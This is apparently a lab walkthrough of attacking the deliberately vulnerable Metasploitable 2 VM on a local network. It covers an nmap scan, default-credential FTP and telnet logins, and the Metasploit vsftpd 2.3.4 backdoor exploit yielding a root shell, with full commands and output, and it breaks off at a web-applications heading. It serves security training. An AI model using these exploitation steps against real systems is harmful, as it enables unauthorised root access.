CTF Walkthroughs

Metasploitable-2 Walkthrough

on August 05, 2025

CTF Writeup: Metasploitable-2 - Full Walkthrough

1. Introduction:


> Metasploitable 2 is an intentionally vulnerable Linux virtual machine developed by Rapid7 . This walkthrough is crafted to build a deeper pentesting mindset by explaining the enumeration, exploitation, and privilege escalation steps in a methodical and educational manner.

2. Lab Setup:

> - Attacker: Kali Linux (or ParrotSec)


CTF Walkthroughs

> - Default login credentials: msfadmin:msfadmin




```
msfadmin@metasploitable:~$ logout

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password: _
```

Find the victim's IP address using 'ifconfig' command:



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:52:78:1e
          inet addr:192.168.56.105  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe52:781e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ ifconfig _
```

Check IP connectivity:



```
└─$ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=0.616 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=0.662 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=0.785 ms
64 bytes from 192.168.56.105: icmp_seq=4 ttl=64 time=0.736 ms
64 bytes from 192.168.56.105: icmp_seq=5 ttl=64 time=0.794 ms
^C
--- 192.168.56.105 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4101ms
rtt min/avg/max/mdev = 0.616/0.718/0.794/0.069 ms
```

3. Recon & Enumeration

🔍 Full Nmap Scan

Copy

```
nmap -sC -sV <target-ip> -oN nmap_scan
```

This reveals all open ports and services. Always save your scans.

```
# Nmap 7.95 scan initiated Wed Aug  6 12:30:24 2025 as: /
Nmap scan report for 192.168.56.105
Host is up (0.00021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING,
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2025-08-06T07:00:54+00:00; -1s from scanner t
| ssl-cert: Subject: commonName=ubuntu804-base.localdomai
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) D
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      50438/tcp   mountd
|   100005  1,2,3      53022/udp   mountd
|   100021  1,3,4      33887/tcp   nlockmgr
|   100021  1,3,4      46746/udp   nlockmgr
|   100024  1          42734/tcp   status
|_  100024  1          44679/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgrou
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (work
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, LongColumnFla
|   Status: Autocommit
|_  Salt: $?OQ'nt~>X!9:V"F{X)^
```

```
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-08-06T07:00:54+00:00; -1s from scanner t
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPT
8180/tcp open  http        Apache Tomcat/Coyote JSP engin
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:52:78:1E (PCS Systemtechnik/Oracle
Service Info: Hosts:  metasploitable.localdomain, irc.Met

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-08-06T03:00:36-04:00
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
```

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <ur

Service detection performed. Please report any incorrect
# Nmap done at Wed Aug  6 12:31:15 2025 -- 1 IP address (
```

---


4. Service Exploitation

🎯 FTP Exploit (vsftpd 2.3.4):

- Check anonymous login

Copy


```
telnet <target_ip> 21
```



```
┌──(vm㉿victus)-[~/CTF/Vuln_Hub/MS-2]
└─$ telnet 192.168.56.105 21
Trying 192.168.56.105...
Connected to 192.168.56.105.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
:)
530 Please login with USER and PASS.
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
quit
221 Goodbye.
Connection closed by foreign host.
```

```
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
eth0      Link encap:Ethern
          inet addr:192.168
```

Step 1: FTP Login using credentials msfadmin:msfadmin :




```
└─$ ftp 192.168.56.105 21
Connected to 192.168.56.105.
220 (vsFTPd 2.3.4)
Name (192.168.56.105:vm): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32288|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||33862|).
150 Here comes the directory listing.
drwxr-xr-x    3 1000     1000         4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000     1000         4096 Apr 28  2010 samba
drwxr-xr-x    2 1000     1000         4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000     1000         4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp> _
```


Step 2: Use Metasploit Framework to exploit FTP (vsftpd 2.3.4)

Copy

```
msfconsole
```




```
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > _
```



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > _
```

Copy

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <target_ip>
run
```



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.1:40251 -> 192.168.56.105:6200) at 2025-08-06 12:55:28 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```


Here we got the root access by exploiting FTP using the Metasploit Framework.

2. Telnet Exploitation (Port 23)

We can connect to telnet using the command telnet :

Copy

```
telnet <taget_ip>
```




```
└─$ telnet 192.168.56.105
Trying 192.168.56.105...
Connected to 192.168.56.105.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Wed Aug  6 02:59:19 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

```
clear: error fetching interface informati
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:
          inet addr:192.168.56.105  Bcast
          inet6 addr: fe80::a00:27ff:fe52
          UP BROADCAST RUNNING MULTICAST
          RX packets:2429 errors:0 droppe
          TX packets:2231 errors:0 droppe
          collisions:0 txqueuelen:1000
          RX bytes:201435 (196.7 KB)  TX
          Base address:0xd020 Memory:f020

          Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436
          RX packets:180 errors:0 dropped
          TX packets:180 errors:0 dropped
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX by

msfadmin@metasploitable:~$
clear     ifconfig
msfadmin@metasploitable:~$ _
```

🎯 Web Applications (DVWA, phpMyAdmin):

